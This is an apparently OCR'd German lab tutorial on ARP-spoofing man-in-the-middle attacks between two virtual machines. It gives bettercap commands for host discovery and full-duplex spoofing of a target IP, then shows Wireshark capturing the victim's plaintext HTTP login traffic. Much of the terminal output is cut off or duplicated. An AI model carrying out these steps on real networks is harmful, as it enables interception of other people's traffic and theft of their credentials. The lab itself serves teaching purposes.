


Man in the Middle Attack



Für den Angreif braucht man



-bettercap



-Wireshark



-BenutzerClient(VMKL1)



-Benutzer
Angreif(VMLS1)

Schauen wir uns zunächst die Module an, die von Benutzer Angreif (VMLS1) als Hilfswerkzeug verwendet werden können.

```
      111 iii 2222
      2222
      44

      111 222222
      222222
      444
      vv vv

      111 iii 222
      222 44 4 ......
      vv vv

      111 iii 2222
      2222 44444444
      vv

      111 iii 222222
      2222222
      444
```

Alle sind Benutzbar

Modules

```
any.proxy > not running
    api.rest > not running
    arp.spoof > not running
           c2 > not running
      caplets > not running
 dhcp6.spoof > not running
    dns.spoof > not running
events.stream > running
         hid > not running
  http.proxy > not running
 http.server > not running
 https.proxy > not running
 https.server > not running
 mac.changer > not running
 mdns.server > not running
 mysql.server > not running
   ndp.spoof > not running
   net.probe > not running
    net.recon > not running
    net.sniff > not running
 packet.proxy > not running
     syn.scan > not running
    tcp.proxy > not running
       ticker > not running
           ui > not running
       update > not running
         wifi > not running
          wol > not running
```

Lassen Sie uns
zuerst die
aktiven IPAdressen im
Netzwerk mit
"net.probe on"
auflisten

```
net.probe > not running
  net.recon > not running
  net.sniff > not running
packet.proxy > not running
    syn.scan > not running
   tcp.proxy > not running
      ticker > not running
          ui > not running
     update > not running
        wifi > not running
         wol > not running
                                » net.probe on
                                » [23:16:56] [sys.log] [inf] net.
                                » [23:16:56] [sys.log] [inf] net.
                                » [23:16:56] [endpoint.new] endpo
                                » [23:16:56] [endpoint.new] endpo
                                » [23:16:56] [endpoint.new] endpo
                                >> [23:16:56] [endpoint.new] endpo
                                » [23:16:56] [endpoint.new] endpo
                                » [23:16:56] [endpoint.new] endpo
                                » [23:16:56] [endpoint.new] endpo
                                » help arp.spoof_
```

mysql.server > not running
 ndp.spoof > not running

Werfen wir einen Blick auf die Parameter, die mit "help arp.spoof" folgen.

```
50:56:00:72:01 (VMware, Inc.).
                                   >> [23:16:56] [endpoint.new] endpoint 19
:50:56:01:35:01 (VMware, Inc.).
                                   » [23:16:56] [endpoint.new] endpoint 19
50:56:00:73:01 (VMware, Inc.).
                                  ≫ help arp.spoof
arp.spoof (not running): Keep spoofing selected hosts on the network.
   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) con
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.
  Parameters
    arp.spoof.fullduplex : If true, both the targets and the gateway will
the target (if the router has ARP spoofing protections in place this will
ult=false)
      arp.spoof.internal : If true, local connections among computers of t
otherwise only connections going to and coming from the external network.
  arp.spoof.skip_restore : If set to true, targets arp cache won't be rest
d. (default=false)
       arp.spoof.targets : Comma separated list of IP addresses, MAC addre
so supports nmap style IP ranges. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses, MAC addre
e spoofing. (default=)
192.168.110.0/24 > 192.168.110.61 » set arp.spoof.fullduplex true
192.168.110.0/24 > 192.168.110.61 »
```

"set arp.spoof.full duplex true" für den Attack zu beginnen

```
:50:56:01:35:01 (VMware, Inc.).
                                   » [23:16:56] [endpoint.new] (
50:56:00:73:01 (VMware, Inc.).
                                   » help arp.spoof
arp.spoof (not running): Keep spoofing selected hosts on the ne
   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the tag
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.
  Parameters
    arp.spoof.fullduplex : If true, both the targets and the ga:
the target (if the router has ARP spoofing protections in place
ult=false)
      arp.spoof.internal : If true, local connections among comp
otherwise only connections going to and coming from the externa-
  arp.spoof.skip_restore : If set to true, targets arp cache wor
d. (default=false)
       arp.spoof.targets : Comma separated list of IP addresses
so supports nmap style IP ranges. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses
e spoofing. (default=)
                                   » set arp.spoof.fullduplex t
                                   » set arp.spoof.targets 192.:
                                   >>
```

» [23:16:56] [endpoint.new] endpoint 192.168.110.72 detected as 80:

Wir senden eine Anfrage an die Ziel-IP mit "set arp.spoof.targets 192.168.110.70"

arp.spoof on : Start ARP spoofer.

: Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work. arp ban on

arp.spoof off arp.ban off: Stop ARP spoofer.

Parameters

arp.spoof.fullduplex: If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (defa

arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)


arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stoppe

arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, al so supports nmap style IP ranges. (default=<entire subnet>)

arp spoof whitelist: Comma separated list of IP addresses, MAC addresses or aliases to skip whil

```
» set arp.spoof.fullduplex true
                               » set arp.spoof.targets 192.168.110.70
                                » arp.spoof on
                                  enabling forwarding
                                » [23:20:04] [sys.log] [Mar] arp spoof full duplex spoofing enabled
                     spoofing mechanisms, the attack will fail
                                » [23:20:04] [sus.log] [inf] arp spoof arp spoofer started, probing.
targets
```

Senden gefälschter ARP-Anforderungen an die Ziel-IP mit "arp.spoof on". Der Attack hat begonnen! Wir können ARP-Anfragen von Wireshark kontrolieren



-----P V \$=----

Alle Pakete von VMKL1 erreichen zuerst uns, also VMLS1. Das bedeutet, dass wir alle Pakete analysieren können.

Vo.	Time	Source	Destination	Protocol L	Length Info
	9221 87.113003121	192.168.110.70	107.180.51.21	HTTP	567 POST /?wc-ajax=get_refreshed_fragments
	9224 87.128543252	192.168.110.70	107.180.51.21	HTTP	654 POST /wp-admin/admin-ajax.php HTTP/1.1
	9445 87.826694887	192.168.110.70	142.250.203.99	OCSP	484 Request
	9467 87.847021862	192.168.110.70	142.250.203.99	OCSP	484 Request
	9716 90.125643298	192.168.110.70	107.180.51.21	HTTP	689 POST /?ga_action=googleanalytics_get_sc
	9717 90.145387470	192.168.110.70	107.180.51.21	HTTP	673 POST /wp-admin/admin-ajax.php HTTP/1.1
	12058 113.901693780	192.168.110.70	23.10.249.154	OCSP	481 Request
	12088 113.962735837	192.168.110.70	23.10.249.154	OCSP	481 Request



SHOP ABOUT US CONTACT US MY ACCOUNT



Als Benutzer
VMK1 logge ich
mich irgend
eine Seite ein,
bei der ich
vorher Mitglied
bin.



USERNAME OR EMAIL ADDRESS* my_username_yavuz PASSWORD* This connection is not secure. Logins entered here could be compromised. Learn More

Register


Register here!

- · Register and find your unicorn inspiration
- · Shop securely with Amazon safety

REGISTER

Attacker kann HTTPAnforderungen von Wireshark sehen. Also Benutzerinformatio

nen:)





"Legends never die, they just update!"